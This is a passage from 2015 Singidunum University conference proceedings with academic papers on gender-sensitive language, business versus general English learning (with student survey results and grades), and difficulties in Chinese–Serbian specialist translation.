Pored toga, istraživanje pokazuje da je jezička ideologija svakog pojedinca čvrsto utemeljena u kulturi. To znači da svoje stavove i uverenja o kulturnim vrednostima unutar njihovog društva vezuju i za drugi, nematernji jezik, kao što je u ovom slučaju poslovni engleski jezik, iako komuniciraju sa ljudima koji pripadaju drugoj kulturi i drugačijem socijalnom miljeu, u kojima verovatno postoji sasvim drugačiji obrazac jezičkog ponašanja. Ovakav jezički kod može neretko dovesti do zabune u komunikaciji ukoliko se ne adaptiramo univerzalnom, neutralnom jezičkom kodeksu. Na primer, u nemačkom jeziku postoji morfološki oblik imenica, koje označavaju zanimanja, profesije i titule žena, koje su u upotrebi sasvim prihvaćene.

Interesantnim se čini i to da je ovo istraživanje takođe pokazalo da su mlađe osobe, uglavnom žene, bile svesnije potrebe da se kroz jezik obezbedi prisustvo žena u javnim sferama društvenog života. Ohrabrujuće je to da ukoliko se ovaj trend nastavi, a žene budu zauzimale pozicije koje su se u prethodnom periodu isključivo važile za muška zanimanja, mlađe generacije će osećati potrebu da u svoj mentalni leksikon utisnu značenje reči advokatica, psihološkinja, profesionalka, sudinica i slično,



DOI: 10.15308/Synthesis-2015-744-747

a time će se kreirati jedna nova društvena stvarnost gde će se jasno i prirodno pravi razlika između profesije muškaraca i žena.

## REFERENCE


Biber, D., Conrad, S., & Leech, G. N. & Finegan, E. (1999). *Longman Grammar of Spoken and Written English*. Harlow: Longman.

Cameron, D. (2003). Gender and Language Ideologies, in:, Janet Holms & Miriam Meyerhoff (eds.), *The Handbook Of Language and Gender*. Oxford: Blackwell Publishing, str. 447-467.

Čaušević, J., & Zlotrg, S. (2011). *Načini za prevladavanje diskriminacije u jeziku i obrazovanju, medijima i pravnim dokumentima*. Sarajevo: Centar za interdisciplinarne i postdiplomske studije Univerziteta u Sarajevu.

Gamarnikow, E., *et al*. (1983). Gender, Class and Work', in Explorations in Sociology 18. London: Heinemann, str. 169-179.

Gvozdanović, J. (2010). Diskurs o rodnoj ravnopravnosti u jeziku. *Diskurs i diskursi, Zbornik u čast Svenki Savić* (225- 229). Novi Sad: Filozofski fakultet.

Fairclough, N. (2001). *Language and Power*. Essex: Pearson Education Limited.

Filipović, J. (2009). *Moć reči: Ogledi iz kritičke sociolingvistike*. Beograd: Zadužbina Andrejević.

Filipović, J. (2011). Rod i jezik (Gender and Language), U: Ivana Milojević & Slobodanka Marković (eds.), Uvod u rodne teorije (Indruduction in Gender Theories). Novi Sad: Centar za rodne studije & Mediterran Publishing, str. 409- 423.

Frendo, E. (2007). *How to teach Business English*. Harlow: Longman.

Fuertes Olivares, P. A., Velasco Sacristán, M., & Samaniego Fernández. (2003). Gender Sensitive in Specialized Communication: A preliminary corpus-based study of the LSP in Economics. *Ibérica*, 6, str. 65-87.

Hamer, J. (2006). *The Practice of English language Teaching*. London: Longman.

Tannen, D. (1990). Sex, lies and conversation: Why Is It So Hard for Men and Women to Talk to Each Other? The Washington Post, June 24, 1990.

Tannen, D. (1995). The Power of Talk. *Harvard Business Review*, September- October, str. 138- 148.

Thornbury, S. (2002) *How to Teach Vocabulary?* London: Longman.

Van Dijk, T. (1998). *Ideology: A Multidisciplinary Approach*. London: Sage Publications.




DOI: 10.15308/Synthesis-2015-744-747

Synthesis
International Scientific Conference of IT and Business-Related Research

# BUSINESS ENGLISH VERSUS GENERAL ENGLISH: STUDENTS' ATTITUDES AND GRADES

## RAZLIKE IZMEĐU POSLOVNOG ENGLESKOG I OPŠTEG ENGLESKOG JEZIKA: STAVOVI I OCENE STUDENATA

Valentina Bošković, Ivana Tomić, Nataša Stanišić, Slavko Alčaković
Singidunum University, Faculty of Business, 32 Danijelova St., Belgrade, Serbia

**Abstract:**
The purpose of this paper is to analyze the success of students depending on the type of English they learn- whether it is business English or general English. The paper highlights the main differences between acquiring general English and business English. The theoretical overview of ESP and general English in the classroom is provided, along with syllabi for the English language courses at Singidunum University. Having in mind that students at Singidunum University learn general English for the first two years and business English in the 3rd and 4th year of studies, the authors of this paper conducted research which presents students' attitudes towards learning English and gives an answer to the question concerning the type of English that is easier to learn. Furthermore, the paper includes statistical data about students' grades in English courses throughout all four years of undergraduate academic studies.

**Key words:**
ESP, general English, business English.

**Apstrakt:**
Cilj ovog rada jeste da se analizira uspeh studenata u zavisnosti od toga da li uče poslovni engleski ili opšti engleski jezik. U radu se ističu osnovne razlike u usvajanju opšteg i poslovnog engleskog jezika, kao i najčešće prepreke sa kojima se studenti susreću prilikom učenja. Rad daje kratak teorijski uvod u engleski kao jezik struke i opšti engleski u učionici, uz predstavljene silabuse na Univerzitetu Singidunum. Imajući u vidu da student na Univerzitetu Singidunum uče opšti engleski na prve dve godine studija, a poslovni engleski na trećoj i četvrtoj godini osnovnih akademskih studija, autori ovog rada su sproveli istraživanje u kom se analiziraju stavovi studenata prema učenju engleskog jezika i koje daje odgovor na pitanje da li je lakše učiti opšti ili poslovni engleski jezik. Rad takođe prikazuje statističke podatke o ocenama studenata iz predmeta Engleski jezik tokom sve četiri godine osnovnih akademskih studija.

**Ključne reči:**
ESP, opšti engleski, poslovni engleski

## 1. INTRODUCTION

Since the advent of globalization, the necessity for business English has constantly been on the increase. In the era of global business ventures, business English is not only the crucial English language skill every employee is expected to have, but it is also an essential display of an employee's education, performance and overall competence. Furthermore, many English language schools offer courses in business English. Therefore, business English should be highlighted as the key subject at the universities that offer business studies. This is why the Faculty of Business at Singidunum University has introduced the course in business English in the 3rd and 4th year of undergraduate academic studies, having in mind that all students should be able to speak (business) English fluently.

The purpose of this paper is to show students' attitudes towards general English and business English and to examine whether their results are affected by the type of English course they take. The paper offers the theoretical overview of the main differences between acquiring general English and business English, as well as the general students' attitudes regarding this issue. Even though the role of a teacher is also relevant, this paper shall specifically analyze the role and attitudes of students. Besides the theoretical overview, the paper introduces syllabi for the English language courses at Singidunum University. It also includes the research which presents students' attitudes about learning English and gives an answer to the question concerning the type of English that is easier for students to learn. Statistical data on students' grades in English courses throughout all four years of undergraduate academic studies are presented as well.

## English for Specific Purposes versus General English

In the process of teaching English for specific purposes (ESP), an emphasis is placed on meeting the specific needs of the learners. It is usually considered a separate activity within English Language Teaching (Dudley-Evans, St John, 1998:1). Unlike general English teaching (also referred to as ESL – English as a Second Language), ESP focuses on vocabulary and communication, while strict grammar rules are usually ignored. The guiding principle of ESP is "Tell me what you need English for and I will tell you the English that you need" (Hutchinson, Waters, 1987:8). Business English, which is considered a part of this concept, is probably the broadest variety of ESP, mostly due to its numerous teaching purposes (Jonson, 1993:201). Business



E-mail: vboskovic@singidunum.ac.rs
DOI: 10.15308/Synthesis-2015-748-751

English may refer to communication skills that are necessary in the workplace, or language skills typical for business communication, such as presentations, meetings, negotiations, job interviews, CV writing, report writing, correspondence, finance, internal relations, *etc.*

In specific teaching situations, ESP uses different methods from those used in general language teaching. In most cases, ESP is taught to adults, who already have some basic knowledge of English. When they start learning ESP, candidates are usually at intermediate or advanced level (Anthony, 1997).

As previously mentioned, the most important difference between ESP and ESL is the purpose of learning the language. Learners have different goals at various stages of learning English. ESL focuses on grammar and language structure, which means that all four language skills are equally important. In ESP, the focus is on vocabulary, content and topics. Language skills are taught according to the learners' needs. The emphasis is most often on reading, listening and communication skills (Fiorito, 2005).

ESP is a combination of certain subject matter and English language teaching (Fiorito, 2005). As regards Business English, it is a combination of the English language and the following areas: finance and banking, marketing and trade, business communication in general, *etc.* The fact that students have the opportunity to apply the acquired knowledge of English to their main field of interest is very motivating. Additionally, their technical knowledge in the given field facilitates English language learning (Fiorito, 2005).

As regards materials for ESP courses, regular textbooks are usually not sufficient enough. Teachers who teach ESP must have the plan for the course, as well as provide additional materials for it (Dudley-Evans, St John, 1998:14). Teaching ESP requires special skills and considerable effort. Most of ESP teachers' work is about designing the appropriate courses for different groups of learners, while courses in general English are usually determined by the choice of textbook (Hutchinson, Waters, 1987:21).

### English study programme at business studies

The students at the Faculty of Business at Singidunum University learn general English in the first two years of studies and business English in the third and fourth year of studies.

English Language 1 and English language 2 are the courses which last two semesters and are based on the textbook Complete First Certificate (Cambridge University Press), which corresponds to upper-intermediate level or Common European Framework level B2.

English Language 3 and English Language 4 are the courses which also last two semesters. Both are based on the textbook Business Benchmark (Cambridge University Press), which corresponds to the advanced level or Common European Framework level C1. Apart from compulsory textbooks, different supplementary material is provided, including the following textbooks: English for Business Studies (CUP), BEC Higher (Summertown Publishing) and Professional English in Use Finance 1st Edition.

English Language 3 is based on the acquisition of business vocabulary, understanding the principles of business and conducting basic business communication. Teaching units enable students to improve their business vocabulary and use it in conversation, with special skills of negotiation and business correspondence.

English Language 4 is based on the acquisition, understanding and usage of terminology in the area of economics, marketing, trade, accounting and auditing. The acquired knowledge is also used in written and oral communication, case studies, debates, writing of business letters and essays.

## 2. RESEARCH - METHODOLOGY AND RESULTS

The aim of the paper is to examine students' attitudes regarding the ways they acquire business English and general English, as well as its importance for English language learning in general. The hypotheses which are the basis of the research are the following:

H1: The students at Singidunum University find business English harder to learn than general English.

H2: The students at Singidunum University find the knowledge of business English crucial for the English language learning in general.

H3: Regarding the higher level (C1) and specific purpose of language (ESP) students learn in the 3rd and 4th year of studies, it is expected that students' GPA will be lower compared to their GPA in the first two academic years.

The research presented in this paper includes 120 respondents who are students at Singidunum University in the 3rd and 4th year of undergraduate academic studies, as those students are competent to judge which type of English (general or business) is harder to learn. The research includes an anonymous questionnaire which consists of 15 questions regarding students' opinion about general English and business English. The research results are analyzed in SPSS 21 (Statistical Package for Social Sciences, version 21), and show students' attitudes towards learning English for specific purposes and general English.

The overall number of respondents includes 84 female students (70%) and 36 male students (30%). As regards the age of respondents, 36.7% is at the age of 23, the same percentage refers to those aged 22, while 9.2% of respondents is 24 years old. While 8.3% of respondents is at the age of 26, 5.8% of students is 25, and 3.3% is 21 years old.

As regards the departments the students study at, the highest percentage attends Finance and Banking (42 respondents - 35%), Accounting and Auditing (36 respondents - 30%), Business Economics (27 respondents - 22. 5%) and Marketing and Trade (15 respondents - 12. 5%).

The results show that students find business English harder to learn (83.3%) than general English (3.3%). Moreover, they also think that it is more difficult to study for the English exams in the 3rd and 4th year of studies (71.7%) than in the 1st and 2nd year (17.5%), as presented in Tables 1 and 2.

| Business English vocabulary is harder to learn than general English. | | |
|---|---|---|
| | Respondents | Percent |
| I completely disagree | 1 | 0.8 |
| I mainly disagree | 3 | 2.5 |
| I am not sure | 4 | 3.3 |
| I mainly agree | 34 | 28.3 |
| I completely agree | 78 | 65 |
| Total | 120 | 100 |

Table 1. Business English vocabulary versus general English



DOI: 10.15308/Synthesis-2015-748-751

| It is harder to pass English Language 3 and 4 than English language 1 and 2 | | |
|---|---|---|
| | Respondents | Percent |
| I completely disagree | 8 | 6.7 |
| I mainly disagree | 13 | 10.8 |
| I am not sure | 13 | 10.8 |
| I mainly agree | 24 | 20 |
| I completely agree | 62 | 51.7 |
| Total | 120 | 100 |

Table 2. It is harder to pass English Language 3 and 4 than English language 1 and 2

However, when it comes to students' attitudes regarding the importance of business English in the acquisition of the English language, the results presented in Table 3 show that students do not find business English as a crucial means for learning English.

| In order to acquire English, I have to know business vocabulary | | |
|---|---|---|
| | Respondents | Percent |
| I completely disagree | 13 | 10.8 |
| I mainly disagree | 43 | 35.8 |
| I am not sure | 21 | 17.5 |
| I mainly agree | 24 | 20 |
| I completely agree | 19 | 15.8 |
| Total | 120 | 100 |

Table 3. In order to acquire English, I have to know business vocabulary

On the other hand, most respondents are not aware of the importance of business English. According to the research results, 32.5% of students are not sure whether they should learn more business English than general English in classes.

| We should learn more business English than general English in classes | | |
|---|---|---|
| | Frequency | Percent |
| I completely disagree | 13 | 10.8 |
| I mainly disagree | 21 | 17.5 |
| I am not sure | 39 | 32.5 |
| I mainly agree | 26 | 21.7 |
| I completely agree | 21 | 17.5 |
| Total | 120 | 100 |

Table 4. We should learn more business English than general English in classes.

## Students' Grades

According to data taken from university information system, students' GPA (grade point average) at each year regarding the courses English Language 1, 2, 3 and 4 shows that there is no huge discrepancy between students' achievements when studying General English or Business English. As regards the results shown in Table 5, the third hypothesis has been proved wrong since there is no expected discrepancy between students' GPA in the first two years and the final years of their studies. The following table clearly depicts students' GPA in several academic years.

| | 2008 | 2009 | 2010 | 2011 | 2012 | 2013 |
|---|---|---|---|---|---|---|
| English Language 1 | 7,81 | 7,59 | 8,01 | 8,02 | 8,22 | 7,87 |
| English Language 2 | 7,68 | 7,95 | 7,88 | 7,87 | 8,27 | |
| English Language 3 | 7,55 | 8,11 | 7,87 | 7,96 | | |
| English Language 4 | 7,69 | 7,71 | 7,76 | | | |

Table 5. Students' Grades

## 3. SUMMARY

Even though students claim that there is a discrepancy between their ability to acquire business English and general English, the data obtained from the university information system clearly depict that this discrepancy is irrelevant. On the other hand, the research results show that students find business English language acquisition more difficult than general English language learning. The second hypothesis has been proved wrong since the research results show that students do not seem to understand the importance and necessity of business English when it comes to the acquisition of the English language in general. Therefore, English language teachers should motivate students to learn ESP, thus preparing them for future business demands of the workplace.

The recommendation for similar research in the future is to take into consideration students' previous knowledge of the English language, having in mind that not all students enroll at the university with the same level of English language skills. Additional research regarding teachers' role in classroom should be conducted to find out the ways in which they create and adapt their lectures to students' needs at higher level of language learning.

## REFERENCES


Jonson, C. (1993). LTS Training and Consulting. *Cambridge Journals, 26(4)*, 201-209.

Hutchinson, T., & Waters, A. (1987). *English for specific purposes: A learning-centred approach*. Cambridge: Cambridge University Press.

Dudley-Evans, T., & St John, M. (1998). *Developments in English for Specific Purposes: A Multidisciplinary Approach*. Cambridge, UK: Cambridge University Press.

Anthony, L. *English for Specific Purposes: What does it mean? Why is it different*. Retrieved on 1st March 2015 from: http://www.laurenceanthony.net/abstracts/ESParticle.html

Fiorito, L. (2005). *Teaching English for Specific Purposes*. Retrieved on 1st March 2015, from http://www.usingenglish.com/articles/teaching-english-for-specific-purposes-esp.html

Brook-Hart, G. (2007). *Business Benchmark Advanced Higher*. Cambridge, UK: Cambridge University Press.

MacKenzie, I. (2010). *English for Business Studies.*Cambridge, UK: Cambridge University Press.

Brook-Hart, G. (2014). *Complete First Certificate.* Cambridge, UK: Cambridge University Press.

MacKenzie, I. (2006). *Professional English in Use Finance*. Cambridge, UK: Cambridge University Press.

Wood, I., Pile, L., & Curtis, S. (2012). *PASS Cambridge BEC Higher.* UK: Summertown Publishing.




DOI: 10.15308/Synthesis-2015-748-751

## APPENDIX:

## UPITNIK

Molimo Vas da popunite upitnik koji će se koristiti za istraživanje u naučno-istraživačkom radu na temu „Business English versus General English: an Example of English Studies at Singidunum University“. Rezultati će biti predstavljeni na konferenciji Sinteza na Univerzitetu Singidunum. Upitnik je anoniman.

Uputstva za popunjavanje upitnika:

Pred Vama se nalazi upitnik koji se sastoji od 15 stavki. Molimo Vas da odgovorite u kom stepenu se slažete sa svakom od njih tako što ćete zaokružiti odgovarajući broj:

1 - u potpunosti se ne slažem
2 - uglavnom se ne slažem
3 - nisam siguran/na
4 - uglavnom se slažem
5 - u potpunosti se slažem

Molimo Vas da iskreno odgovorite na sva pitanja!

## PITANJA

Pol: M Ž

Godište:_____

Fakultet:_____

Smer:_____

| | | |
|---|---|---|
| 1. | Gramatika engleskog jezika je laka za učenje. | 1 2 3 4 5 |
| 2. | Da bih mogao/mogla da savladam engleski jezik, moram da znam gramatiku. | 1 2 3 4 5 |
| 3. | Bez gramatike engleskog jezika ne umem da koristim engleski. | 1 2 3 4 5 |
| 4. | Gramatika engleskog jezika je nepotrebna za usvajanje jezika. | 1 2 3 4 5 |
| 5. | Treba više raditi na poslovnom vokabularu nego na gramatici engleskog jezika. | 1 2 3 4 5 |
| 6. | Poslovni vokabular na engleskom jeziku je teži od gramatike. | 1 2 3 4 5 |
| 7. | Otkad učim poslovni engleski, lakše se sporazumevam sa strancima. | 1 2 3 4 5 |
| 8. | Da bih mogao/mogla da savladam engleski jezik, moram da znam poslovni vokabular. | 1 2 3 4 5 |
| 9. | Treba da učimo više poslovnog vokabulara na predavanjima. | 1 2 3 4 5 |
| 10. | Moja ocena iz predmeta Engleski jezik zavisi od toga da li se više uči gramatika ili poslovni vokabular. | 1 2 3 4 5 |
| 11. | Moja motivacija za učenje engleskog jezika zavisi od toga da li se više uči gramatika ili poslovni vokabular. | 1 2 3 4 5 |
| 12. | Teže mi je da spremim ispit iz predmeta Engleski jezik na III i IV godini. | 1 2 3 4 5 |
| 13. | Smatram da imam odlično znanje gramatike engleskog jezika. | 1 2 3 4 5 |
| 14. | Smatram da imam odlično znanje poslovnog vokabulara na engleskom jeziku. | 1 2 3 4 5 |
| 15. | Van fakulteta bih pre učio/ učila gramatiku nego poslovni vokabular na engleskom. | 1 2 3 4 5 |

HVALA!



DOI: 10.15308/Synthesis-2015-748-751

Synthesis
International Scientific Conference of IT and Business-Related Research

# DIFFICULTIES IN INTERPRETING AND TRANSLATING CHINESE FOR SPECIFIC PURPOSES

## TEŠKOĆE U USMENOM I PISMENOM PREVOĐENJU U KINESKOM KAO JEZIKU STRUKE

Biljana Simić Veličković
Singidunum University, Faculty of Business, 32 Danijelova St., Belgrade, Serbia

**Abstract:**
The aim of this paper is to present the difficulties and challenges in translating and interpreting Chinese for specific purposes, as well as other Asian languages for specific purposes. Having considered the characteristics of Chinese and Serbian, the paper analyses specific elements that affect the quality of translating and interpreting, as well as the translator's overall work. Furthermore, it investigates the cultural elements that pose a great challenge to the translator in his/her work. Finally, the paper offers possible solutions and suggestions that can be useful for the process of translating and interpreting Chinese for specific purposes.

**Key words:**
Chinese language, Serbian language, Language for specific purposes, interpreting, translating.

**Apstrakt:**
Cilj ovog rada jeste predstavljanje teškoća sa kojima se suočavaju prevodioci kineskog kao jezika struke, a samim tim i prevodioci drugih azijskih jezika. S obzirom na brojne specifičnosti kineskog u odnosu na srpski jezik, u radu se analiziraju različiti elementi koji utiču na kvalitet usmenog i pismenog stručnog prevoda, kao i na rad prevodioca. Kulturološki elementi u velikoj meri predstavljaju izazov koji prevodilac treba da premosti u toku usmenog i pismenog prevođenja. U radu se iznose moguća rešenja koja mogu biti korisna za sam proces prevođenja i za sveukupni rad prevodioca.

**Ključne reči:**
kineski jezik, srpski jezik, jezik struke, usmeno prevođenje, pismeno prevođenje.

## 1. INTRODUCTION

Interpreting and translation are among those professions and activities that require a lot of patience and a high level of concentration. This is particularly the case with the languages that belong to different language families such as Asian and non-Asian languages, which do not have much in common considering the nature of language, geographical distance, peoples' cultural background, way of thinking. In this paper, we will analyze the case of the Chinese and Serbian language, and investigate the difficulties that exist in the process of translation and interpreting of these two languages. This paper is based on the experience in Chinese and Serbian LSP translating and interpreting, and it attempts to classify these difficulties in a clear way in order to offer practical and hopefully useful solutions to interpretation and translation in general.

The Serbian Nobel prize winner Ivo Andric said that the translators were given a double-work to do, *i.e.*, to understand the way of thinking and describe it so as to be understandable and clear in other language. So, as our great writer explains, the instruction is very short and simple, but its realization is very difficult and sometimes one can hardly do it.

## 2. DIFFICULTIES IN INTERPRETING AND TRANSLATING

Since Chinese differs in numerous aspects from Serbian, interpreters and translators face numerous specific difficulties at work. Such difficulties are also the challenge for the translators to find an adequate solution and a way to improve the process and the results of translation. According to our experience, we can classify these difficulties as follows:

### 2.1 DIFFICULTIES DUE TO DIFFERENCES IN THE NATURE OF THE LANGUAGE

#### 2.1.1 Difficulties due to different lexicon

As previously mentioned, Chinese and Serbian belong to a different language family, so the lexicon of these two languages is completely different. We cannot find almost any similar lexeme or at least the morpheme; the two languages have no common characteristic in terms of lexical or morphological aspect. Even the most common English words that are often used in other languages such as: computer, telephone, mobile phone, marketing, economy, university *etc.* are not the same or even similar in Chinese. We can illustrate this difference bellow:

| English: | Serbian: | Chinese: |
|---|---|---|
| computer | kompjuter | 电脑 (diannao) |
| telephone | telefon | 电话 (dianhua) |
| mobilephone | mobilni telefon | 手机 (shouji) |
| marketing | marketing | 市场 (shichang) |
| economy | ekonomija | 经济 (jingji) |
| university | univerzitet | 大学 (daxue) |

Apart from these commonly used words, there are terms in LSP that are not widely known and if we do not know the specific subject of the scientific field, it is difficult to know the exact meaning of the word. For example, the meaning of the term "zbirna rekapitulacija" ("total/collected data/material") in Serbian is not completely clear. An interpreter will have a vague understanding of the two lexemes separately, but most probably it is not the term which the interpreter without experience will understand without an additional explanation. The translation of this term in Chinese is 汇总(huizong), which literally means



E-mail: biljana129@gmail.com
DOI: 10.15308/Synthesis-2015-752-754

("total/collected data/material"), but if the interpreter uses more free interpretation of this term, the two communicating parties would most probably fail to understand the given term.

### 2.1.2 Difficulties due to different syntax

The syntax of Chinese and Serbian is different, especially from the aspect of the sentence elements' flexibility. The most common sentence structure type in Serbian is SPO, while in Chinese the Object is very often placed at the beginning of the sentence. The reason for this lies in the fact that Chinese is a topic prominent language, so very often the topic of the sentence is placed at the beginning of the sentence. Therefore, the translator has to read the whole sentence first and then start to translate. This is especially noticeable in simultaneous interpreting when the interpreter has to wait to hear the whole sentence and then start interpreting. This is much easier when the syntactic characteristics of two languages - word order, are the same so the interpretation can be simultaneous *i.e.* - word by word.

In addition, the position of syntactic element in Serbian is more flexible then in Chinese where each element has a fixed position, including the adverbials. We can illustrate this with the same sentence in Chinese and Serbian: "We will meet tomorrow in the afternoon at 4 o'clock at the university."

It is possible to say in Chinese:

1) 我们明天下午四点在大学见面。
   (We) (tomorrow) (in the afternoon) (at 4 o'clock) (at the university) (meet)
2) 明天下午四点我们在大学见面。
   (tomorrow) (in the afternoon) (at 4 o'clock) (We) (at the university) (meet)

It is possible to say in Serbian:

1) Videćemo se sutra popodne u četiri sata na univerzitetu.
   (meet) (tomorrow) (in the afternoon) (at 4 o'clock) (at the university)
2) Videćemo se na univerzitetu sutra popodne u četiri sata.
   (meet) (at the university) (tomorrow) (in the afternoon) (at 4 o'clock)
3) Sutra popodne u četiri sata ćemo se videti na univerzitetu.
   (tomorrow) (in the afternoon) (at 4 o'clock) (meet) (at the university)
4) Sutra u četiri sata popodne ćemo se videti na univerzitetu.
   (tomorrow) (at 4 o'clock) (in the afternoon) (meet) (at the university)
5) Na univerzitetu ćemo se videti sutra popodne u četiri sata.
   (at the university) (meet) (tomorrow) (in the afternoon) (at 4 o'clock)

As can be seen from the aforementioned examples, the same sentence can be written and said in Chinese in two ways and in Serbian in five ways. This is a sentence that includes only common words and no terminology, because when the sentence contains terminology, the translation process is much more difficult.

## 2.2 DIFFICULTIES DUE TO THE LACK OF SPECIFIC SUBJECT KNOWLEDGE

### 2.2.1 Lack of specific subject reference books

One of the difficulties considering specific subject knowledge for the translation and especially interpretation is the lack of the reference books for LSP. There is only one edition of the Chinese-Serbian dictionary which was published in 1997, so most of the interpreters, professors and students use Chinese-English dictionary. There is no Chinese-Serbian dictionary for specific purposes or any other Chinese for specific purposes reference book. Thus, the only and the best way to acquire the terminology and make a good translation or interpretation is by learning from the experts in the specific field.

### 2.2.2 Lack of specific subject understanding

Translators are mostly philologists and they are mostly humanities-oriented persons. It is very difficult to understand other technical fields and sciences and master the vocabulary in other specific field such as: engineering, chemistry, physics, geology *etc.* Therefore, the translator ought to learn and get additional training very often. The best way is to have a lot of practical experience in order to become familiar with the specific vocabulary and the terminology used.

## 2.3 DIFFICULTIES DUE TO CULTURAL DIFFERENCES

### 2.3.1 Verbal and non-verbal behaviour

Besides language skills, the interpreter needs to be able to understand the foreign culture of the people involved in the translation. The mentality of the people coming from different countries is also very important and can greatly influence the communication process. Sometimes, verbal and non-verbal behavior is the consequence of the cultural characteristics. For example, in China and Asian countries in general, people have the habit of drinking tea or only hot water, so when Western people offer coffee or juice to Eastern people at the business meeting, they would accept it only because it is polite. Conversely, if someone from Serbia or other European country would be offered a glass of plain hot water, he would be definitely confused. So, the interpreter's role is much wider then only the interpreting of the words and meaning. The interpreter is actually helping the communication to be fluent and without obstacles, especially when different cultural elements are expressed, either intentionally or not. He has to explain and interpret the behavioural habits or gesticulation of the two or more different cultures in order to minimize the differences and gaps, as well as to make the people involved in the communication process closer.

Kico (2008) says that more serious difficulties occur when the cultures are further and more different, for example „house"in English is much easier to translate then in the language of Eskimo peoples. Culture is inseparable part of the language and two of them are constantly mutually permeated.

### 2.3.2 DIFFERENT PROFESSIONAL PRAXIS

With the influence of their culture, people from different countries can have different approach to work. Thus, the same job can be done in different ways or have different regulations in different countries. This can produce misunderstandings in communication if the two sides are not familiar with that, so the interpreter needs to understand the terminology and be able to balance between the two sides, because they also need to understand the new information and process it. We will use the previously mentioned English term "total/collected data/costs" (Serbian "zbirna rekapitulacija", Chinese "huizong") as an example. Although this term means the same in these three languages, but the way people understand it and use it in the



DOI: 10.15308/Synthesis-2015-752-754

Chinese company and Serbian company is different. The activity that is meant by this term can be done in a more or less precise way, so when interpreting, the interpreter also needs to understand the differences in the way of comprehension of the same word in the different cultures.

For instance, the terminology for infrastructure in China and Serbia is not the same because the real situation about infrastructure is not the same. In China, some specific terminology could be more developed than in Serbia, the reason for this lies in the development of infrastructure. In such circumstances, the interpreter has to be conversant with the overall situation while interpreting.

### 2.4 DIFFICULTIES FROM THE PSYCHOLOGICAL ASPECT

#### 2.4.1 Interpreter's psychological state

Having in mind that the translation and interpretation is the process where the translator has to be familiar with and understand the speaker's way of thinking and in some way try to anticipate it, the translator has to be highly concentrated during the translation process, especially interpreting. There are different psychological obstructions that influence the quality of interpretation, such as: nervousness, eye-contact with the audience, looking at the speakers at the roundtable, interpreting with or without showing emotions, emphasizing the important parts of the speech *etc.* Nevertheless, interpreting in front of the audience can also have some advantages, since the interpreter can see the reaction of the audience, while during the simultaneous interpreting in the cabin, the interpreter can't see the audience nor they see him, which demands certain psychological preparation, and above all training and hands-on experience.

#### 2.4.2 Outer influence on the interpretation/translation

Interpreters can encounter different situations and provide interpreting services to different people. Sometimes, when there is a group of speakers, they speak at the same time without paying attention to the interpreter, often making comments for themselves or while the interpreter is speaking-interpreting. This kind of behavior influences the interpreter's state of mind, psychological state and concentration. It is not a rare phenomenon that the interpreter is being accused of the incorrect or unclear interpretation, which is why the interpreter has to be prepared for such inconvenient and unexpected situations that may happen, but at the same time should remain calm and concentrated in his/her workplace.

## 3. THE RELATIONSHIP BETWEEN CHINESE LSP TRANSLATING/INTERPRETING AND TEACHING

Translating and interpreting for specific purposes is closely related to teaching language for specific purposes, as is the case with the Chinese language. In order to convey knowledge to students, we need to prepare and master the specific terminology in order to be able to explain it properly to students. It often happens that students understand the terminology in their native language, but are not conversant with the terminology in Chinese. It is very helpful if the teacher already has certain interpreting experience in this specific field, as then he/she can teach this terminology more easily, otherwise it is very difficult to convey this particular knowledge.

We agree with Kico (2008) that in the translating and interpreting process, knowledge of the grammar of the given foreign language and the usage of dictionary is not enough. It is necessary to have certain experience in translating, as it is necessary for successfully teaching Chinese or some other language for specific purposes.

## 4. SUMMARY

Considering all the difficulties we mentioned and analyzed in this paper, we can conclude that the praxis (hands-on experience) is among the most important elements in interpreting and translation. Chinese and Serbian are two very different languages in terms of lexicon, syntax, morphology, cultural background, everyday life behaviour, peoples' mentality *etc.*, which is why the interpreter needs to bear in mind all these differences in order to achieve high-quality of interpretation and translation.

It is also important that the interpreter is aware of the significance of his/her activity and how much it is helpful to individuals and the overall society. Certainly, the others should also be aware of this fact.

Even though translating may limit one's creativeness, it enables the philologists to keep in touch with the language and it represents an excellent exercise for developing vocabulary and cognitive skills in general.

## REFERENCES


Andrić, I. *Sa magijom ponekad graniči i na prave podvige liči rad dobrog prevodioca.* Retrieved 31.03.2015. from http://www.pravoslovo.net/tekstovi/lingvistika/Andric_o_prevodiocima.pdf

Dimković Telebaković, G. (1998). Kultura jezika struke i nauke. *Zbornik Matice srpske za filologiju i lingvistiku XLI/1,* 129-135.

Kico, M. (2008). O teškoćama u prevođenju. *Glasnik Rijaseta Islamske zajednice u Bosni i Hercegovini. O L . L X X , broj 1–2,* Sarajevo, 101-115.

Rogers, M. (2011). LSP Translation and Creativity. *SYNAPS – A Journal of Professional Communication 26,* 42-47.

Simić Veličković, B. (碧莲娜). (2011). Unpublished Ph.D Thesis in Chinese:汉语、塞尔维亚语含有身体部位词的情感固定语对比研究. *(A Comparison between Chinese and Serbian Somatic Idioms that express Emotions).* Beijing Language and Culture University, Beijing, PR China

Vidić, J. (2013). Prevod stručnog i naučnog teksta u svetlu interpretativne teorije prevođenja. *Komunikacija i kultura online, Godina IV, broj 4,* 109-123. Xing, J. Z. (2006). Teaching and learning Chinese as a foreign language: A pedagogical grammar. Hong Kong: Hong Kong University Press.

萧鼎章. 郝长福. 徐土劳. (1997). 塞尔维亚语克罗地亚汉语词典. *(Srpskohrvatsko-kineski rečnik).* 商务印书馆. 北京.




DOI: 10.15308/Synthesis-2015-752-754

Synthesis
International Scientific Conference of IT and Business-Related Research

# THE IMPORTANCE OF INTERCULTURAL BUSINESS COMMUNICATION AND BUSINESS LANGUAGE LEARNING

## ZNAČAJ INTERKULTURALNE POSLOVNE KOMUNIKACIJE I UČENJA POSLOVNOG JEZIKA

Katarina Milosavljević, Vesna Čelik Babić, Katarina Držajić
Singidunum University, Faculty of Business, 32 Danijelova St., 11000 Belgrade, Serbia

**Abstract:**
Intercultural business communication has become a significant issue due to an increased international cooperation between institutions. In order to do business successfully with a foreign company, one is nowadays expected to be acquainted with at least the basics of intercultual competence, which has even become an important subject taught to university students. We decided to analyze some specific characteristics of intercultural business communication using the data obtained concerning German and Italian business etiquette – we collected the information about the Germans through a survey conducted among the employees of a German company in Belgrade, while the data about the Italian was collected through interviews. In this research paper, we shall also deal with some specific features of business language compared to the general one using the examples of English and German, and try to reveal why it is important for students not only to develop both general and business language proficiency.

**Key words:**
business communication, intercultural competence, German, Italian, English.

**Apstrakt:**
